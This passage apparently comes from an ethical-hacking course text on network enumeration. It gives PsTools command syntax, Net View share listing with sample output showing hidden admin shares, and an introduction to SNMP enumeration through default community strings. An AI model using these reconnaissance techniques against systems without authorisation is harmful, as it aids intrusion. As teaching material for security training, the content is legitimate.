PsLoggedOn determines who is logged in by scanning the keys under the HKEY_USERS key. For each key that has a name or user SID, PsLoggedOn looks up the corresponding username and displays it. To determine who logged into a computer via resource shares, PsLoggedOn uses the NetSessionEnum API. The syntax of the PsLoggedOn command is as follows:

```
psloggedon [- ] [-l] [-x] [\\computername | username]
```

- **PsLogList**

  The elogdump utility dumps the contents of an Event Log on a local or remote computer. PsLogList is a clone of elogdump except that PsLogList can log in to remote systems in situations where the user's security credentials would not permit access to the Event Log, and PsLogList retrieves message strings from the computer on which the event log is stored. The default function of PsLogList is to display the contents of the System Event Log on the local computer with visually friendly formatting. The syntax of the PsLogList command is as follows:

```
psloglist [- ] [\\computer[,computer[,...] | @file [-u username [-
p password]]] [-s [-t delimiter]] [-m #|-n #|-h #|-d #|-w][-c][-
x][-r][-a mm/dd/yy][-b mm/dd/yy][-f filter] [-i ID[,ID[,...] | -e
ID[,ID[,...]]] [-o event source[,event source][,..]]] [-q event
source[,event source][,..]]] [-l event log file] <eventlog>
```

- **PsPasswd**

  PsPasswd can change an account password on local or remote systems, and administrators can create batch files that run PsPasswd on the computers they manage to perform a mass change of the administrator password. PsPasswd uses Windows password reset APIs; therefore, it does not send passwords over the network in the cleartext. The syntax of the PsPasswd command is as follows:

```
pspasswd [[\\computer[,computer[,..] | @file [-u user [-p psswd]]]
Username [NewPassword]
```

- **PsShutdown**

  PsShutdown can shut down or reboot a local or remote computer. It requires no manual installation of client software. The syntax of the PsShutdown command is as follows:


```
psshutdown [[\\computer[,computer[,..] | @file [-u user [-p
psswd]]] -s|-r|-h|-d|-k|-a|-l|-o [-f] [-c] [-t nn|h:m] [-n s] [-v
nn] [-e [u|p]:xx:yy] [-m "message"]
```

Enumerating Shared Resources Using Net View

- The Net View utility is used to obtain a list of all the **shared resources of a remote host** or **workgroup**

Net View Commands

- **net view \\<computername>**
- **net view /domain:<domain name>**



```
C:\Users\Administrator>net view \\10.10.1.22 /ALL
Shared resources at \\10.10.1.22

Share name  Type  Used as  Comment

-----------------------------------------------------------
--------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
Users       Disk
The command completed successfully.

C:\Users\Administrator>
```

Enumerating Shared Resources Using Net View

Net View is a command-line utility that displays a list of computers in a specified workgroup or shared resources available on a specified computer. It can be used in the following ways.

`net view \\<computername>`

In the above command, `<computername>` is the name or IP address of a specific computer, the resources of which are to be displayed.

`net view \\<computername> /ALL`

The above command displays all the shares on the specified remote computer, along with hidden shares.


`net view /domain`

The above command displays all the shares in the domain.

`net view /domain:<domain name>`

The above command displays all the shares on the specified domain.

The screenshot shows the shared resources available on the specified computer.



```
C:\Users\Administrator>net view \\10.10.1.22 /ALL
Shared resources at \\10.10.1.22

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
Users       Disk
The command completed successfully.

C:\Users\Administrator>
```

Figure 4.6: Output of Net View command

LO#03: Demonstrate Different Techniques for SNMP Enumeration

SNMP (Simple Network Management Protocol) Enumeration

- SNMP enumeration is the process of **enumerating user accounts and devices** on a target system using SNMP
- SNMP consists of a **manager** and an **agent**; agents are embedded on every network device, and the manager is installed on a separate computer

- SNMP holds **two passwords** to access and configure the SNMP agent from the management station
  - **Read community string**: It is public by default; it allows for the viewing of the device/system configuration
  - **Read/write community string**: It is private by default; it allows remote editing of configuration

- Attackers use these **default community strings** to extract information about a device
- Attackers enumerate SNMP to extract information about **network resources**, such as hosts, routers, devices, and shares, and **network information**, such as ARP tables, routing tables, and traffic

SNMP Enumeration

Simple Network Management Protocol (SNMP) allows network administrators to manage network devices from a remote location. However, SNMP has many security vulnerabilities, such as a lack of auditing. Attackers may take advantage of these vulnerabilities to perform account and device enumeration. This section describes SNMP enumeration, the information extracted via SNMP enumeration, and various SNMP enumeration tools used to enumerate user accounts and devices on a target system.

SNMP is an application-layer protocol that runs on UDP and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on Windows and Unix networks on networking devices.

SNMP enumeration is the process of creating a list of the user's accounts and devices on a target computer using SNMP. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Almost all the network infrastructure devices such as routers and switches contain an SNMP agent for managing the system or devices. The SNMP management station sends requests to the agent; after receiving the request, the agent replies. Both requests and replies are configuration variables accessible by the agent software. SNMP management stations send requests to set values to some variables. Traps let the management station know if an abnormal event such as a reboot or an interface failure has occurred at the agent's side.

SNMP contains the following two passwords for configuring and accessing the SNMP agent from the management station.

- **Read Community String**
  - The configuration of the device or system can be viewed with the help of this password.
  - These strings are public.
- **Read/Write Community String**
  - The device configuration can be changed or edited using this password.
  - These strings are private.

When administrators leave the community strings at the default setting, attackers can use these default community strings (passwords) for changing or viewing the configuration of the device or system. Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, and shares as well as network information such as ARP tables, routing tables, device-specific information, and traffic statistics.

Commonly used SNMP enumeration tools include OpUtils (*https://www.manageengine.com*) and Network Performance Monitor (*https://www.solarwinds.com*).

Working of SNMP

